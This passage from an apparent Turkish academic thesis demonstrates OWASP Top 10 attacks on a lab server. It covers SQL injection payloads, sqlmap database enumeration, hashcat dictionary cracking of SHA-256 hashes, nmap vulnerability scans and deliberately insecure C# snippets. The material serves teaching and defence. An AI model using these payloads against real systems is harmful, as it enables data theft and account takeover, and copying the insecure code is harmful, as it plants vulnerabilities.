Şekil 3.7. Zafiyet tarama sonucu bulunan kritik dosya/dizin sayısı


Bu dosyalar incelendiğinde etc/passwd dosyasının erişilebilir olduğu gözlemlenmektedir.

Şekil 3.8. etc/passwd dosyasının içeriği

Sistemin iyi yapılandırılmaması sebebiyle saldırgan, kullanıcı bilgilerini içeren etc/passwd dosyasına ulaşmayı başarmıştır.

3.2.2. Kriptografik/Şifreleme hataları saldırı örneği

Kriptografik/Şifreleme hataları zafiyeti için uygulama aşamasında SQL enjeksiyonu saldırısı gerçekleştirilmiştir. Ele geçirilmiş ve bilinmeyen bir şifreleme algoritması ile şifrelenmiş bir parolanın elde edilmesi amaçlanmaktadır. SQL Enjeksiyonu konusuna “6.3. Enjeksiyonlar” başlığında değinilmiştir. SQL enjeksiyonu ile elde edilen veriler üzerinde, bu zafiyete uygun şekilde düzenleme yapılmıştır.



id	name	password
1	admin	8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918
2	root	8D969EEF6ECAD3C29A3A629280E686CF0C3F5D5A86AFF3CA12020C923ADC6C92
3	user1	E14CB9E5C0EEEE0EA313A4E04FBD10AA17AC17AA33A3CAD4BDFE74B87CA18EF8
5	user2	25F43B1486AD95A1398E3EEB3D83BC4010015FCC9BEDB35B432E00298D5021F7

Şekil 3.9. SQL Injection ile kullanıcı bilgilerinin elde edilmesi

Elde edilen parola bilgilerinin şifrelenmiş olarak tutulduğu gözlemlenmektedir. Öncelikle hangi şifreleme algoritmasının kullanıldığının tespit edilmesi gerekmektedir. Kali Linux işletim sistemi üzerine kurulacak “Name That Hash” aracı şifreleme algoritmasının türünün bulunmasında yardımcı araç olarak kullanılmıştır.

Bu araç 300’den fazla şifreleme algoritmasını desteklemektedir. Aracın kullanılabilmesi için python3’ün kurulu olması gerekmektedir. Terminal ekranına “sudo apt install python3-pip” komutu yazılarak python3 kurulumu yapılır. Sonrasında ‘sudo pip3 install name-that-hash’ komutu ile Name That Hash aracının kurulumu tamamlanır.

```
Options:
  -t, --text TEXT      Check one hash, use single quotes ' as inverted commas
                       " messes up on Linux.

  -f, --file FILENAME  Checks every hash in a newline separated file.
  -g, --greppable      Are you going to grep this output? Prints in JSON
                       format.

  -b64, --base64       Decodes hashes in Base64 before identification. For
                       files with mixed Base64 & non-encoded it attempts
                       base64 first and then falls back to normal hash
                       identification per hash.

  -a, --accessible     Turn on accessible mode, does not print ASCII art. Also
                       does not print very large blocks of text, as this can
                       cause some pains with screenreaders. This reduces the
                       information you get. If you want the least likely
                       feature but no banner, use --no-banner.

  -e, --extreme        Searches for hashes within a string. This mode will get
                       5d41402abc4b2a76b9719d911017c592 from
                       ####5d41402abc4b2a76b9719d911017c592###

  --no-banner          Removes banner from startup.
  --no-john            Don't print John The Ripper Information.
  --no-hashcat         Don't print Hashcat Information.
  -v, --verbose        Turn on debugging logs. -vvv for maximum logs.
  --help               Show this message and exit.
```

Şekil 3.10. Name That Hash ile kullanılabilecek parametreler

nth --text '8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918' komutu ile araç kullanıldığında şifreleme algoritmasının SHA-256 türünde olma olasılığının en yüksek ihtimal olduğunu bizlere döndürmektedir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ nth --text '8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918'

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918

Most Likely
SHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a good partner-function for AES. Can be used in Shadow files.
Snefru-256, JtR: snefru-256
RIPEMD-256, JtR: dynamic_140
Haval-256 (3 rounds), JtR: dynamic_140
```

Şekil 3.11. Name-That-Hash aracının kullanımı

Elde edilen şifreli metnin şifreleme algoritması elde edildikten sonra Kali Linux işletim sistemi üzerindeki hashcat aracı kullanılmıştır. Aşağıdaki komut ile, SQL enjeksiyonu ile elde edilen şifreli metin çözülmeye çalışılmıştır. Bu komutta yer alan -a parametresi atak modunun dictionary attacks olacağını, -m 1400 parametresi ise şifreleme algoritmasının SHA-256 olduğunu (şifreleme algoritmasına karşılık gelen kodu) belirtmektedir. Bu parametrelerin detaylı açıklamalarına hastcat –help komutu ile erişilebilir. Saldırı için Kali Linux ile gelen “rockyou.txt” listesi kullanılmıştır.

‘hashcat -a 0 -m 1400 "8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918" /usr/share/wordlists/rockyou.txt’


```
Applications   Places   Terminal                                   29 Nov 23:58
                                                                   krkymhmt@kali:

┌──(krkymhmt㉿kali)-[~]
└─$ hashcat -a 0 -m 1400 "8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918" /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-3610QM CPU @ 2.30GHz, 2868/2932 MB (1024 MB allocatable), 4MCU

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918:admin

Session..........: hashcat
Status...........: Cracked
```

Şekil 3.12. hashcat aracı ile dictionary attack saldırı tipinin gerçekleştirilmesi

Saldırı sonrası hashcat aracı bize parola bilgilerinin metin halini döndürmektedir. Kullanıcı adı ve şifre bilgilerini bilen saldırgan ilgili hesaba erişim sağlayıp kullanıcıya birçok yönden zarar verebilir.


3.2.3. Enjeksiyonlar saldırı örneği

Bu çalışmada örnek olarak HTTP tabanlı SQL enjeksiyon saldırısı gerçekleştirilmiştir. Bunun için ilk adım olarak saldırının gerçekleştirileceği sitenin URL bilgisi kontrol edilmiştir.



Şekil 3.13. Parametre bilgilerinin URL üzerinden alındığının tespit edilmesi

Parametre bilgisinin URL üzerinden alındığı tespit edilmiştir. Bu noktadan sonra sistemde SQL enjeksiyonuna karşı bir koruma olup olmadığını tespit etmek için ' or '1'='1 ifadesi ile sorgu çalıştırılmıştır.




Şekil 3.14. SQL Enjeksiyon işlemi yapılması

Görselde de görüldüğü gibi ‘root’ ifadesi silinip ' or '1'='1 ifadesi eklendiğinde sistemdeki tüm kullanıcıların geldiği görülmektedir. Sorgu, belirtilen şekilde değiştirildiğinde;

İlk aşamada "SELECT * FROM kullanicilar WHERE isim =' " + kullaniciAdi + " ';" formatında olduğu tahmin edilmiştir. Sonrasında eklenen ifade ile sorgu "SELECT * FROM kullanicilar WHERE isim =' " + kullaniciAdi ' or '1' = '1 + " ';" formatına dönüşmüştür. Bu koşul hangi kullanıcı adı girilirse girilsin “OR ‘1’ = ‘1’” ifadesinden dolayı geriye true değeri döndüreceğinden dolayı tüm kayıtları getirecektir.

SQL enjeksiyon saldırısı için Kali Linux üzerinde birçok yardımcı araç mevcuttur. Bu araçlar, örnekte gösterilen yöntemi otomatik olarak gerçekleştirebilir. Bu saldırı için Kali Linux üzerinde kurulu gelen Sqlmap aracı kullanılmıştır.


Sqlmap aracı, açık kaynak kodlu, SQL enjeksiyon zafiyetlerini tespit ve istismar etmek için kullanılan bir araçtır. Hedeflenen uygulamanın veritabanı ve tablo bilgilerini, SQL enjeksiyon zafiyetlerini elde etmeyi amaçlamaktadır. Gelişmiş parametre yapısı bulunmaktadır.



Şekil 3.15. Sqlmap aracı ile sql enjeksiyon zafiyet taraması

sqlmap -u http://192.168.253.129/sqli/example1.php?name=root komutu ile araç en sade şekilde çalıştırıldığında 2 adet zafiyet bulmuştur. Bunun yanında tablonun kolon sayısı, sunucu ve sunucunun versiyon bilgileri gibi birçok bilgide elde edilmiştir.

Artık kolon sayısı bilindiğine için In-Band Sql Injection teknikleri uygulanabilir. MySQL sunucularında tablo bilgileri information_schema altında tutulmaktadır. Bu bilgiler dahilinde tüm tabloların isimlerine ulaşılabilir. Bu durumda sorgumuz ‘http://192.168.253.129/sqli/example1.php?name=root' union select table_name,2, 3,4,5 FROM information_schema.tables %23’ şeklinde olacaktır.



id	name	age
2	root	30
CHARACTER_SETS	2	3
COLLATIONS	2	3
COLLATION_CHARACTER_SET_APPLICABILITY	2	3
COLUMNS	2	3
COLUMN_PRIVILEGES	2	3
ENGINES	2	3
EVENTS	2	3
FILES	2	3
GLOBAL_STATUS	2	3
GLOBAL_VARIABLES	2	3
KEY_COLUMN_USAGE	2	3
PARTITIONS	2	3
PLUGINS	2	3
PROCESSLIST	2	3
PROFILING	2	3
REFERENTIAL_CONSTRAINTS	2	3

Şekil 3.16. information_schema altında bulunan tablo adlarının In-Band Sql Injection tekniği ile alınması

Sqlmap aracı ile veritabanı sunucu ile daha özelleştirilmiş bilgilere erişilebilir. İlk örnekte kullanılan sorgunun sonuna –dbs parametresi eklenerek veri tabanında bulunan şemaların listesi görüntülenebilir.

```
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 4395 FROM (SELECT(SLEEP(5)))lgPU) AND 'gUzD'='gUzD

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT NULL,NULL,CONCAT(0x717a627071,0x4e4a7357566a495275597
---
[01:48:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[01:48:09] [INFO] fetching database names
available databases [2]:
[*] exercises
[*] information_schema
```

Şekil 3.17. --dbs parametresi ile şema listesinin alınması

Son olarak tespit edilen şemalarda bulunan tabloların listesi için sorgunun sonuna '--tables -D exercises' komutu eklenir.

```
---
[02:02:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[02:02:20] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-------+
| users |
+-------+
```

Şekil 3.18. exercises şeması altında bulunan tüm tabloların görüntülenmesi

Görüldüğü üzere Sqlmap aracı ile, enjeksiyon zafiyeti bulunan bir sistemin sunucusunun veri tabanı, şema ve tablo bilgilerine SQL enjeksiyonu saldırısıyla rahatlıkla erişilebilmektedir.

Bu noktadan sonra daha detaylı tablo ve veri tabanı bilgilerine erişilebilir, veri tabanı kopyalanabilir, tablolar ve şemalar silinebilir ve veriler değiştirilebilir. Tüm bu işlemler bir veri tabanı için çok önemli sorunlardır. SQL enjeksiyon basit ve bilinir bir yöntem olması sebebiyle sık karşılaşılan bir saldırı türü olup, gerekli tedbirler alınmadığı takdirde kurumlara çok ciddi maddi zararlar ve itibar kayıpları yaşatabilir.

3.2.4. Güvensiz tasarım saldırı örneği

OWASP Top 10 listesine 2021 yılında eklenmiş bir zafiyet türüdür. Bu zafiyet, tasarım ve mimarideki kusurlarla ilişkili risklere odaklanır. Bir tasarım deseninin iyi uygulanmış olması sistemin güvenli olduğu anlamına gelmez. Seçilen tasarım deseninin iyi uygulanmasının yanı sıra, güvenli olması da bu zafiyetten doğabilecek saldırılara karşı korunmada önemli bir etkendir. Güvensiz tasarım zafiyetinden kaynaklanan birçok saldırı türü mevcuttur. En sık karşılaşılan saldırı türlerinden bazıları aşağıda açıklanmıştır.

Bir Parolanın Düz Metin Olarak Saklanması: Parola yönetimi zafiyetleri, parolanın düz metin olarak saklandığı durumlarda ortaya çıkar. Bir parola düz metin olarak yapılandırma dosyasında saklandığında, bu dosyaya erişim izni olan herkes sisteme erişebilir. Düz metin olarak parolanın belirli bir süre bile bellekte durması, güvenlik riski ortaya çıkarabilir.

```
App.config   Form1.cs   Form1.cs [Design]
1  <?xml version="1.0" encoding="utf-8" ?>
2  <configuration>
3      <startup>
4          <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5.2" />
5      </startup>
6      <connectionStrings>
7        <add name="StudentConn" connectionString="Data Source=.\SQLEXPRESS;Initial Catalog=TestDB;User
         ID=sa;Password=System123;Pooling=False"/>
8      </connectionStrings>
9  </configuration>
```

Şekil 3.19. Bir Asp.NET uygulamasında veritabanı bilgilerinin yapılandırma dosyasında düz metin olarak tutulması

Yapılandırma dosyalarının yanı sıra yazılım geliştirilen yazılımda parolanın düz metin olarak saklanması da bu dosyaya erişim izni olan herkese sisteme erişebilme imkânı tanımaktadır.

```
User user = new User()
{
    Name = "kullanici_adi",
    Password = "cok_gizli_parola"
};

User baseUser = GetBaseUser(user);
```

Şekil 3.20. Bir Asp.NET uygulamasında parolanın düz metin olarak tutulması

Dosya Adı ya da Yolundan Kaynaklanan Zafiyetler: Bu zafiyet türünde, saldırgan sistem dosyalarına ya da kritik dosyalara erişebilir, bu dosyaların yetkilerini değiştirebilir ya da bu dosyaları silebilir. Saldırgan, sistem için kritik olan bir dosyayı silerek tüm sistemi etkisiz hale getirebilir.

```
string filePath = "https://example-e-commerce.com/media/images/" + txbFileName.Text;
File.Delete(filePath);
```

Şekil 3.21. Asp.NET uygulaması için dosya yolu zafiyeti bulunan bir kod bloğu


Şekil 3.21.'den de görüleceği üzere uygulama geliştiricisi, kullanıcıdan aldığı dosya adını hiçbir kontrolden geçirmeden direkt olarak silmektedir. Saldırgan, bu zafiyeti keşfettiği takdirde girdi olarak kritik bir dosyanın sisteme büyük zararlar verebilir.

Hassas Bilgi İçeren Hata Mesajlarının Oluşturması: Hassas bilgi barındıran hata mesajları, saldırganlara fayda sağlayabilir. Bu mesajlar iki şekilde oluşturulur:

Geliştirici tarafından oluşturulan hata mesajları: Sistemi geliştirilen kişi tarafından, belirli şartlarda gösterilmesi istenen hata mesajlarıdır.

Derleyici tarafından oluşturulan hata mesajları: Sistemi geliştiren kişiden bağımsız, genelde öngörülemeyen durumlarda ortaya çıkan mesajlardır. Geliştirici tarafından oluşturulan hata mesajlarına göre, beklenmedik durumlarda oluştuğu için daha kritik ve risklidir.

Bazı hata mesajları kritik bilgi barındırmasa dahi sistemin sorgu mantığını ortaya çıkardığı için risklidir. Saldırgan, sorgu mantığını elde ederek SQL Enjeksiyon saldırıları için bu bilgiden faydalanabilir.



Şekil 3.22. Kritik bilgi barındıran bir hata mesajı örneği

3.2.5. Yanlış güvenlik yapılandırmaları saldırı örneği

Yanlış güvenlik yapılandırmaları zafiyetinin tespiti için Kali Linux işletim sistemi üzerinde kurulu olarak gelen nikto ve nmap araçları kullanılmıştır.

Nmap: Çok gelişmiş ağ bir tarama aracıdır. Sızma testlerinde kullanılır. Açık portlar, cihaz ve sürüm bilgileri, işletim sistemi, portlarda çalışan servisler ve güvenlik açıklarının tespiti gibi birçok bilgiyi verir.

Nikto: Web uygulamaları ve sunucular için güvenlik taraması yapan güçlü bir araçtır. Perl dili ile yazılmıştır. Birçok zafiyet için tarama yapabilir. Derinlemesine tarama yapabilir fakat bu işlem uzun sürebilmektedir.

Nmap İle Güvenlik Taraması: Nmap aracı ile güvenlik taraması yapmak için terminal ekranına ‘nmap -A -v –script=vuln,auth 192.168.253.129’ komutu yazılmıştır. Bu komutta bulunan parametreler, hedef sisteme göre özelleştirilebilir. -A parametresi ile hedef sistemin işletim sistemi bilgileri, --script parametresi ile güvenlik açığı

taraması (vuln) ve yetki (auth) zafiyeti ile ilişkili, varsayılan scriptlerin bulunması hedeflenmiştir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ nmap --help
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
```

Şekil 3.23. Nmap parametreleri

Komutun çalıştırılmasıyla birlikte araç, açık olan portlar ve bu portlarda çalışan servisler, versiyon bilgileri, SQL enjeksiyonu, XSS (Cross Side Scripting) zafiyetleri gibi zafiyet türleri ve benzer birçok zafiyeti taramaktadır.

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze3 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
| ssh-publickey-acceptance:
|   Accepted Public Keys: No public keys accepted
| vulners:
|   cpe:/a:openbsd:openssh:5.5p1:
|       EDB-ID:40888     7.8     https://vulners.com/exploitdb/EDB-ID:40888       *EXPLOIT*
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/       7.5     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/       *EXPLOIT*
|       CVE-2010-4478    7.5     https://vulners.com/cve/CVE-2010-4478
|       EDB-ID:41173     7.2     https://vulners.com/exploitdb/EDB-ID:41173       *EXPLOIT*
|       SSV:60656        5.0     https://vulners.com/seebug/SSV:60656     *EXPLOIT*
|       CVE-2017-15906   5.0     https://vulners.com/cve/CVE-2017-15906
|       CVE-2010-5107    5.0     https://vulners.com/cve/CVE-2010-5107
|       SSV:90447        4.6     https://vulners.com/seebug/SSV:90447     *EXPLOIT*
|       EDB-ID:45233     4.6     https://vulners.com/exploitdb/EDB-ID:45233       *EXPLOIT*
|       EDB-ID:45210     4.6     https://vulners.com/exploitdb/EDB-ID:45210       *EXPLOIT*
|       EDB-ID:45001     4.6     https://vulners.com/exploitdb/EDB-ID:45001       *EXPLOIT*
|       EDB-ID:45000     4.6     https://vulners.com/exploitdb/EDB-ID:45000       *EXPLOIT*
|       EDB-ID:40963     4.6     https://vulners.com/exploitdb/EDB-ID:40963       *EXPLOIT*
|       EDB-ID:40962     4.6     https://vulners.com/exploitdb/EDB-ID:40962       *EXPLOIT*
|       CVE-2016-0778    4.6     https://vulners.com/cve/CVE-2016-0778
|       MSF:ILITIES/UBUNTU-CVE-2016-0777/       4.0     https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2016-0777/       *EXPLOIT*
|       MSF:ILITIES/IBM-AIX-CVE-2016-0777/      4.0     https://vulners.com/metasploit/MSF:ILITIES/IBM-AIX-CVE-2016-0777/       *EXPLOIT*
|       MSF:ILITIES/DEBIAN-CVE-2016-0777/       4.0     https://vulners.com/metasploit/MSF:ILITIES/DEBIAN-CVE-2016-0777/       *EXPLOIT*
|       MSF:ILITIES/AIX-7.2-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-7.2-OPENSSH_ADVISORY7_CVE-2016-0777/    *EXPLOIT*
|       MSF:ILITIES/AIX-7.1-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-7.1-OPENSSH_ADVISORY7_CVE-2016-0777/    *EXPLOIT*
|       MSF:ILITIES/AIX-5.3-OPENSSH_ADVISORY7_CVE-2016-0777/    4.0     https://vulners.com/metasploit/MSF:ILITIES/AIX-5.3-OPENSSH_ADVISORY7_CVE-2016-0777/    *EXPLOIT*
|       CVE-2016-0777    4.0     https://vulners.com/cve/CVE-2016-0777
|       MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2011-5000/  *EXPLOIT*
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/       3.5     https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/       *EXPLOIT*
|       MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/  *EXPLOIT*
|       MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/      3.5     https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/      *EXPLOIT*
|       CVE-2012-0814    3.5     https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000    3.5     https://vulners.com/cve/CVE-2011-5000
|       CVE-2011-4327    2.1     https://vulners.com/cve/CVE-2011-4327
|       SECURITYVULNS:VULN:14054         0.0     https://vulners.com/securityvulns/SECURITYVULNS:VULN:14054
80/tcp   open  http    Apache httpd 2.2.16 ((Debian))
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.253.129
```

Şekil 3.24. Nmap ile tarama örneği

Şekil 3.24.'ten de görüldüğü üzere 22. portta bulunan SSH (Secure Shell) sunucusu üzerinde yapılan yanlış/eksik güvenlik yapılandırması sebebiyle nmap aracı birçok zafiyet bulmuştur. Bu zafiyetler ile ilgili detaylı açıklamalara, zafiyet ile aynı satırda bulunan linkler aracılığı ile erişilebilir.

